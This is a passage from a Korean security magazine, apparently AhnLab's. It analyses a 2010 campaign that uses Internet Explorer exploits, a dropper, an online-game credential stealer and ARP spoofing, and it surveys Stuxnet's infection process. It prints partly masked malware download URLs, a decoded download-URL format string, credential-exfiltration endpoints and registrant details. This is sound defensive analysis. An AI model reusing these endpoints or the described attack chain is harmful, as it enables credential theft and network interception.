[표 1]을 보면 yahoo.js는 총 3개의 스크립트를 추가로 다운로드 하는데 해당 스크립트들의 역할은 [그림 9]와 같다. [그림 9]에서 보는 것처럼 난독화된 ad.htm과 news.html은 각각 MS10-018, MS10-002취약점을 사용하며 해당 스크립트들이 실행되면 특정 사이트로부터 s.exe를 다운로드 및 실행한다. MS10-018 취약점을 이용하는 ad.htm의 ShellCode를 분석해 보면 아래 복호화 루틴에 의해서 암호화되어 있던 일부 코드를 복호화하는데, 위에서 언급한 것처럼 특정 사이트로부터 s.exe를 다운로드 및 실행하기 위한 코드가 존재함을 알 수가 있었다.



[그림 10] ShellCode의 복호화 루틴




[그림 11] 암호화, 복호화된 ShellCode

다운로드된 s.exe는 다운로드 기능을 가진 DLL을 특정 경로에 생성하는 드롭퍼(Dropper)이다. s.exe에 대한 상세분석은 추후 언급하기로 한다. ad.htm과 news.html파일이 이용하는 취약점에 대한 상세정보는 아래 주소를 참고한다.

MS10-002:http://www.microsoft.com/korea/technet/security/bulletin/ms10-002.mspx
MS10-018:http://www.microsoft.com/korea/technet/security/bulletin/MS10-018.mspx

위 두 취약점을 대체하는 MS보안공지

MS10-035:http://www.microsoft.com/korea/technet/security/bulletin/MS10-035.mspx




[그림 12] count.html의 기능


count.html의 역할은 감염 PC의 현황을 파악하기 위한 스크립트 코드로 보여진다.

s.exe 분석

s.exe는 Onlinegamehack과 ARP Spoofing 기능을 가진 악성코드를 다운로드하는 DLL을 특정 폴더에 생성하는 드롭퍼(Dropper)이며, 전체적인 동작구조는 [그림 13]과 같다. s.exe의 변종은 다수 존재하고 파일크기는 15kb ~ 50kb로 다양하다. 그리고 일부 변종에서는 [그림 13]에서 보는 것처럼 생성할 smx4pnp.dll을 암호화된 형태로 가지고 있으며 복호화 루틴을 실행하여 MZ-PE구조를 갖춘 DLL로 복호화한다.




[그림 13] s.exe의 동작구조




[그림 14] s.exe의 복호화 루틴

%USERPROFILE%₩Microsoft₩smx4pnp.dll은 CreateThread()를 사용하여 악성코드 다운로드 기능을 실행한다.



[그림 15] CreateThread() : 파일 다운로드 기능




[그림 16] 파일 다운로드

[그림 16]을 보면 "http://%u. %u. %u. %u:81/s.txt"에서 %u는 gethostbyname()를 사용하여 URL에 대한 IP로 설정되며 해당 URL에서 s.txt를 다운로드한다. s.txt는 Onlinegamehack과 ARP Spoofing 기능을 가진 악성코드를 다운로드하기 위한 URL 리스트가 저장된 텍스트 파일이다.


Domain	Full URL	Country	Detection Time	비고
ku****.in	http://202.***.***.16:**/s.txt http://202.***.***.16:**/ma.exe http://202.***.***.16:**/tt.exe	CN	2010/09/03 12:18:43	98.***.***.154 로 변경됨
****.net.in	http://98.***.***.154:**/s.txt http://98.***.***.154:**/ma.exe http://98.***.***.154:**/tt.exe	US	2010/09/07 12:49:26	
	http://98.***.***.155:**/s.txt http://98.***.***.155:**/ma.exe http://98.***.***.155:**/tt.exe	US	2010/09/10 11:49:26	98.***.***.155 로 변경됨
****.net.in	http://98.***.***.156:**/s.txt http://98.***.***.156:**/ma.exe http://98.***.***.156:**/tt.exe	US	2010/09/15 15:52:13	
****.nt.in	http://98.***.***.156:**/s.txt http://98.***.***.156:**/ma.exe http://98.***.***.156:**/tt.exe	US	2010/09/19 10:37:54	

[그림 17] 악성코드 유포 URL의 타임라인

[그림 17]은 smx4pnp.dll이 s.txt, ma.exe, tt.exe를 다운로드할 때 사용했던 URL들에 대한 타임라인을 정리한 것으로 도메인은 수시로 변경됨을 알 수가 있고 현재까지 악성코드를 유포 중인 IP대역은 98.126.*6.***, 98.126.*0.*** 등이며 해당 대역의 IP정보를 조회해 보면 미국에 할당된 IP대역인 것으로 확인된다. 그리고 해당 도메인들에 대한 whois를 조회해 본 결과 모두 최근에 생성된 것으로 판단된다.



[그림 18] WHOIS Query Result




[그림 19] DNS Query Result


[그림 20] 악성코드 유포에 사용 중인 추가 IP

ma.exe(Onlinegamehack) 분석


ma.exe는 특정 온라인 게임 사용자의 계정정보를 탈취할 목적을 가진 악성코드로 동작구조는 [그림 21]과 같다. ma.exe가 실행된 후 생성한 2개의 DLL은 [그림 21]에서 보는 것처럼 특정 게임 또는 게임 사이트 로그인 시 사용되는 사용자의 계정정보를 탈취하여 특정 URL로 전송하는데 [그림 21]의 파일생성에서 첫 번째 DLL을 분석해 보면 탈취한 계정정보를 전송하는데 사용되는 URL은 암호화된 상태이며 아래 복호화 루틴에 의해서 복호화된다.




[그림 21] ma.exe의 동작구조



[그림 22] URL 복호화 루틴




[그림 23] 암호화된 URL 복호화 전과 후



[그림 24] 테스트 시 계정정보 유출패킷

파일명	URL	IP	유출대상	유출여부	비고	도메인 정보
anszxc10.dll	http://k****.co.in:8080/wow/lin.asp	98.***.***.92 (US)	wo***.exe	No	코드분석으로 확인	Domain Name:k****.CO.IN Created On:13-Sep-2010 17:27:13 UTC Expiration Date:13-Sep-2011 17:27:13 UTC Registrant ID:TS_11029084 Registrant Name:liu xiaowei Registrant Organizationjiuxiaowei Registrant Street:1:lhuang helu 28 Hao Registrant City:zhe jiang Registrant State/Province:jiaxing Registrant Postal Code: 314000 Registrant Country:CN Registrant Phone: +86.13800138000 Registrant FAX: +86.13800138000 Registrant Emai:****ing886@gmail.com
	http://k****.co.in:8080/dnfa/lin.asp		dn***.exe	No		
	http://k****.co.in:8080/dnfpa/lin.asp		pco***.exe	No		
	http://k****.co.in:8080/mx/lin.asp		*****story.exe	No		
	http://k****.co.in:8080/ta/lin.asp		****ol.exe ****in.bin play****.co.kr ****on.play****.jp ****on.bin	No		
	http://k****.co.in:8080/hx/lin.asp			No		
	http://k****.co.in:8080/yh/lin.asp			No		
anszxc20.dll	http://k****.co.in:8080/pm/lin.asp		www.****ang.com play****.co.kr	Yes (테스트 확인)	df.****.on.com (증상재현 안됨)	
	http://k****.co.in:8080/lin/lin.asp		****game.com id.****game.com	Yes (테스트 확인)	***.on.play.****.jp (접속불가)	

[그림 25] Onlinegamehack의 계정정보 유출현황



[그림 26] tt.exe의 동작구조

악성코드에 감염된 PC의 IP 정보
Physical Address . . . . . : 00-0C-29-87-17-FC
Dhcp Enabled . . . . . : No
IP Address . . . . . : 10.10.100.3
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.100.1
DNS Servers . . . . . : 8.8.8.8


〉 악성코드에 감염된 PC의 ARP Table

Internet Address	Physical Address	Type
10.10.100.1	00-0f-cb-fd-5c-9b	static G/W의 정상 IP/Mac 주소
10.10.100.2	00-23-54-87-43-80	static
10.10.100.4	00-0c-29-f6-d4-13	static
10.10.100.5	00-0c-29-77-1b-9c	static

〉 정상 PC의 변조된 ARP Table

Internet Address	Physical Address	Type
10.10.100.1	00-0f-cb-fd-5c-9b	dynamic G/W의 변조된 IP/Mac 주소
10.10.100.2	00-23-54-87-43-80	dynamic
10.10.100.3	00-0c-29-87-13-fc	dynamic 악성코드에 감염된 IP/Mac 주소
10.10.100.5	00-0c-29-77-1b-9c	dynamic

[그림 27] ARP Table 비교




[그림 28] 악성코드에 감염된 PC에서 발생한 ARP Reply


[그림 21]에서 ma.exe가 실행되면 두 개의 DLL을 생성함을 알 수 있었으며, [그림 25]에서는 해당 두 DLL들이 다수의 온라인 게임을 대상으로 사용자의 계정정보 유출 시도함을 알 수가 있다.

tt.exe(ARP Spoofing) 분석


[그림 27]을 보면 정상 PC의 ARP Table에 설정된 G/W(게이트웨이)의 Mac 주소가 악성코드에 감염된 PC의 Mac 주소로 변경되어 있음을 알 수가 있다. 이렇게 되면 4번 IP에서 In/Out되는 모든 패킷이 악성코드에 감염된 PC를 통해서 Relay되므로 스니핑(Sniffing)이 가능해 진다.




[그림 29] 재조립되어 4번 IP에 Relay 된 패킷일부



[그림 30] 재조립된 패킷에 삽입된 악성 스크립트 링크



[그림 31] yahoo.js가 특정 사이트에 추가로 다운로드 하는 파일들



[그림 32] 악성코드에 감염된 PC에서 발생한 ARP Request Broadcase

이번 이슈를 정리하는 동안 개인보다는 기업에서 피해사례가 더 많았다는 것과 PC가 집단 네트워크를 이루고 있는 환경을 대상으로 했다는 것을 알 수가 있었다. 이 악성코드가 IE 보안 취약점을 이용한 만큼 보안 업데이트에 좀더 신경썼다면 PC와 네트워크 모두 안전했을 것이다. Ahn

03

악성코드의 새로운 패러다임 Stuxnet

스턱스넷(Stuxnet)

스턱스넷(Stuxnet)은 보안 위협의 패러다임을 바꾸는 차원이 다른 악성코드이다. 지금까지 등장한 악성코드가 자기 과시나 금전적인 이득을 목적으로 한 것과 달리 스턱스넷은 단지 핵심 시설의 파괴만을 목표로 하고 있다. 이로 인해 스턱스넷은 악성코드가 사이버 무기화된 첫 번째 사례로 주목 받고 있는 것이다. 또한 현존하는 악성코드 가운데 가장 정교한 것으로도 평가받고 있다. 스턱스넷(Stuxnet)은 폐쇄망으로 운용되는 대규모 산업 시설을 겨냥해 제작된 악성코드로서, 특정 산업 자동화시스템만을 공격 목표로 제작된 프로그램이다. 이 악성코드는 원자력, 전기, 철강, 반도체, 화학 등 주요 산업 기반 시설의 제어 시스템에 오작동을 유발함으로써 시스템 마비 및 파괴 등의 치명적인 손상을 입힐 수 있다. 실제로 이란 부셰르 원자력핵발전소와 중국 1천여 개 주요 산업 시설을 비롯해 전세계 여러 국가에 감염이 확산된 것으로 알려지고 있다.

스턱스넷 공격 동향

1. 이란의 핵 시설에 스턱스넷 공격 (2010년 1월 ~ 9월)
부셰르 원전핵발전소 운영 시스템과 운영자 PC에 스턱스넷 침투
나탄즈 우라늄 농축시설 스턱스넷 감염으로 수차례 오작동 유발

2. 중국 내 주요 산업기반시설에 스턱스넷 공격 (2010년 7월 ~)
중국 600만 PC가 스턱스넷에 감염, 주요 산업시설 공격 (1천여 개)
중국의 철강, 전력, 원자력 등 주요 산업시설 스턱스넷 공격 피해 조사 중

3. 미국, 인도네시아, 인도, 파키스탄에서도 스턱스넷 발견


이 악성코드는 C&C(Command & Control) 서버를 통해 SCADA 시스템의 PLCs(programmable logic controllers)를 제어하기 위한 프로그램 명령어를 받아와서 임의로 변경함으로써 악성코드 제작자가 원하는 동작을 수행하는 것을 가능하게 한다. 이 악성코드에 영향을 받는 환경은 다음과 같다.

1. SCADA 시스템에 지멘스(Siemens)의 WinCC/Step7 통합관리 도구가 설치되어 있어야 함
2. PLC 타입이 6ES7-315-2 또는 6ES7-417인 경우
3. Windows OS 기반의 시스템

이처럼 스턱스넷의 동작 조건이 한정적이기 때문에 일반 사용자들의 PC가 감염되더라도 크게 위협이 되지는 않는다. 그러나 관련 업계에 종사하는 사용자가 악성코드에 감염된 PC에서 감염된 USB를 SCADA 시스템을 운영하는 시스템과 동일한 네트워크의 PC에 삽입하는 경우에 감염될 수 있으므로 주의가 필요하다.

스턱스넷 감염 프로세스

안철수연구소 시큐리티대응센터의 분석에 따르면 '스턱스넷'은 여러 개의 파일로 구성되며, 알려지지 않은 여러 개의 취약점을 이용해서 산업자동화 제어시스템을 제어하는 PC에 드롭퍼(Dropper, 스턱스넷의 핵심 모듈 파일을 생성하는 하는 파일)가 실행된다. 이 드롭퍼는 정상 s7otbxdx.dll 파일의 이름을 변경해 백업하고 정상 s7otbxdx.dll 파일과 동일한 이름으로 자신의 파일을 생성한다. 이후 산업자동화 제어시스템을 통합 관리하는 도구인 Step7을 실행하면 원래의 정상 파일이 아닌 스턱스넷이 실행된다. 'Step7'의 기능은 s7otbxdx.dll 파일을 통해서 제어 PC와 산업자동화 제어시스템 간에 블록 파일을 교환하는 것이다. 이 파일을 스턱스넷의 DLL 파일로 바꾸면 산업자동화 제어시스템을 모니터링하거나 제어(수정 또는 악성 블록 생성)할 수 있다. 이후 공격자는 모터, 컨베이어 벨트, 펌프 등의 장비를 제어하거나 심지어 폭발시킬 수도 있다. 즉, 산업 시설이 관리자가 아닌 악의적 공격자에게 장악될 수 있는 것이다. 스턱스넷의 공격 과정은 [그림 1]을 통해 자세히 살펴보자.



[그림 1] 스턱스넷 악성코드 감염 개념도

1. 스턱스넷에 감염된 PC에서 USB를 통해 PLC를 제어하는 메인 PC에 스턱스넷 전파

스턱스넷은 메인 악성코드 설치를 위해 ~WTR4141.tmp 파일과 ~WTR4132.tmp 2개의 파일을 사용하고 최초 악성코드 실행을 위해 Autorun.inf와 MS10-046 취약점을 공격하는 .lnk 파일을 이용한다.

2. 감염된 PC에서 C&C 서버로 감염 시스템 정보 전송

IExplorer.exe 프로세스에 인젝션(Injection)되어 C&C 서버와 통신

감염 PC의 OS버전, 감염시간, IP정보, 감염된 Project 파일 등 정보를 C&C 서버에 전송

C&C 서버의 명령에 따라 감염된 다른 시스템들의 버전 업데이트를 위한 RPC 서버로 동작

3. 악성코드 유포를 위해 내부 네트워크의 타 시스템 공격

WINCC database를 이용한 감염, 네트워크 공유를 이용한 감염, MS 10-061 프린터 스풀러 보안취약점을 이용한 감염, MS 08-067 및 MS10-046 취약점을 이용한 감염 등의 방법으로 네트워크 내의 다른 시스템을 감염시킨다.

4. 감염된 메인 PC와 추가 감염된 내부 시스템간의 공격 명령 공유

악성코드 감염 시 RPC 서버가 동작하여 네트워크상의 다른 감염된 클라이언트로부터 감염된 버전 체크를 위한 통신을 수행하고 버전이 낮은 경우 상위 버전의 악성코드를 받아 설치한다.

5. 악성코드 제작자의 공격 명령 생성

악성코드 제작자는 임의의 공격 명령의 생성해 C&C 서버에 전송한다.

6. 공력 명령 전송

C&C 서버는 악성코드 제작자가 제작한 암호화된 바이너리 코드를 받아와 실행한다.

7. 관리자의 PLC 제어 명령 생성

PLC 장치를 제어하기 위한 Step7 프로그램은 STL이나 SCL과 같은 언어로 제작된 데이터와 코드의 Block들을 MC7 형태의 파일로 컴파일해서 PLC 장치에 전송해주고 PLC 장치는 이 Block들을 받아 메모리에 저장한 후 로드하여 동작한다.

8. PLC 제어 명령 변조

스턱스넷 악성코드가 의도하는 것은 PLC 장치에 공격자가 의도한 명령어를 삽입하는 것이다. 이를 위해 공격자는 특정 버전의 Step7 프로그램에서 사용하는 s7otbxdx.dll 파일을 공격자가 임의로 제작한 것으로 교체한다. s7otbxdx.dll 파일은 PLC 장비와 관리 프로그램간의 데이터 교환을 해주는 기능을 가진 파일이다. 스턱스넷 악성코드에 감염된 경우 악성코드는 원래 프로그램에서 동작하고 있는 정상 dll 파일을 s7otbxsx.dll 파일로 이름을 변경한 후 악성코드 제작자가 임으로 제작한 악의적인 dll 파일을 동일한 파일명으로 생성한다. dll 파일이 변경됨으로 인해 다음과 같은 행위가 가능하게 된다.


1) Step7 프로그램과 PLC 장비간에 교환되는 PLC Block들에 대한 모니터링을 할 수 있다.
2) 관리자가 생성한 데이터 Block들에 공격자가 의도하는 명령어가 들어있는 Block을 삽입하거나 Block을 교체함으로써 PLC 장치가 공격자의 의도대로 동작하게 한다.
3) 감염된 PLC 장치의 정보를 확인할 수 있다.

9. 타깃(Target) 공격


이렇게 변조된 명령어를 통해 악성코드 제작자가 의도한 타깃에 대한 공격을 시도한다.

10. 산업 장비 감염 – 설비제어 장애 발생

악성코드 제작자는 자신의 의도에 따라 모터, 컨베이어 벨트, 펌 등의 장비를 제어하거나 마비 등의 장애를 일으킬 수 있다.



[그림 2] RPC 서버를 이용한 최신 버전의 악성코드 공유 프로세스



[그림 3] 악성 s7otbxdx.dll을 이용한 PLC의 Code Block 변조

스턱스넷 감염 예방을 위한 일반적인 조치 사항

스턱스넷은 기존 악성코드와는 다른 패턴을 보여주고 있다. 하지만 감염과 유포 방식에 있어서는 USB라는 이동형 저장장치와 윈도우 OS의 취약점을 이용하고 있다. 이 부분에 초점을 맞춰 기업 보안 담당자가 취할 수 있는 예방 방법은 다음과 같다.

1. 최신 버전으로 업데이트된 백신 소프트웨어 사용

스턱스넷 악성코드의 확산도가 7월 이후 전세계적으로 점점 증가하고 있는 추세이고 변형 또한 많이 발견되고 있는 상황이므로 최신 버전의 백신 프로그램을 사용해서 감염을 예방해야 한다.

2. USB 자동 실행 방지

대부분의 SCADA 시스템은 폐쇄망에서 운영되므로 실제 감염이 발생하는 경로로 이용될 수 있는 것은 USB일 가능성이 높다. 따라서 폐쇄망에서 사용되는 시스템의 경우 V3의 CD/USB 자동 실행 방지 옵션을 활성화하여 감염을 예방한다.

3. 최신 보안 패치 적용

사내 시스템이 윈도우 OS의 취약점을 이용한 공격에 의해 감염되는 것을 예방하기 위해 최신 보안 패치를 업데이트하는 것이 중요하다

1) Microsoft 보안 공지 MS10-046 – 긴급
Windows 쉘의 취약점으로 인한 원격 코드 실행 문제점(2286198)
http://www.microsoft.com/korea/technet/security/bulletin/ms10-046.mspx
2) Microsoft 보안 공지 MS10-061 – 긴급
인쇄 스풀러 서비스의 취약점으로 인한 원격 코드 실행 문제점(2347290)
http://www.microsoft.com/korea/technet/security/bulletin/ms10-061.mspx
3) Microsoft 보안 공지 MS08-067 – 긴급
서버 서비스의 취약점으로 인한 원격 코드 실행 문제점 (958644)
http://www.microsoft.com/korea/technet/security/bulletin/ms08-067.mspx
4) Privilege escalation via Keyboard layout file
패치 미제공
5) Privilege escalation via Task Scheduler
– 패치 미제공

4. 공유폴더 사용 주의

불필요한 공유 폴더 생성은 금지하고 생성한 공유 폴더에는 접근이 필요한 사용자 계정에게만 읽기 권한 주도록 하되 함부로 쓰기 권한은 주지 않도록 한다.

스턱스넷 감염 예방을 위한 제언
산업용 시스템 전용 보안 솔루션 AhnLab TrusLine

앞서 언급했듯이 스턱스넷은 기존의 악성코드와는 완전히 다른 목적성을 띠고 있다. 일반적인 악성코드가 유포나 확산을 목적으로 하는 반면, 스턱스넷은 정확한 타깃을 노려 제작되었다. 따라서 악성코드 샘플 수가 적기 때문에 수집 자체에 어려움을 겪을 수 밖에 없다. 또한 샘플이 수집되었더라도 특정 시스템에서만 동작하므로 악성코드 여부를 확인할 수 있는 테스트 실시도 쉽지 않은 일이다. 스턱스넷뿐만 아니라 최근 발생하고 있는 악성코드

[그림 4] AhnLab TrusLine 개요


들은 날로 새로운 기법으로 무장하고 있어 전통적인 블랙리스트 기반의 안티바이러스 솔루션으로 방어하기엔 역부족인 상황이다. 특히, 악성코드 침해로 인해 운영상의 장애가 발생할 경우 엄청난 피해로 이어지는 산업용 시스템의 경우에는 안정성 확보를 위한 새로운 컨셉의 보안 솔루션 도입이 반드시 필요하다. 안철수 연구소가 지난 9월 출시한 AhnLab TrusLine(안랩 트러스라인, 이하 트러스라인)은 산업용 시스템 환경에 적합한 최적의 보안 솔루션이다. 트러스라인은 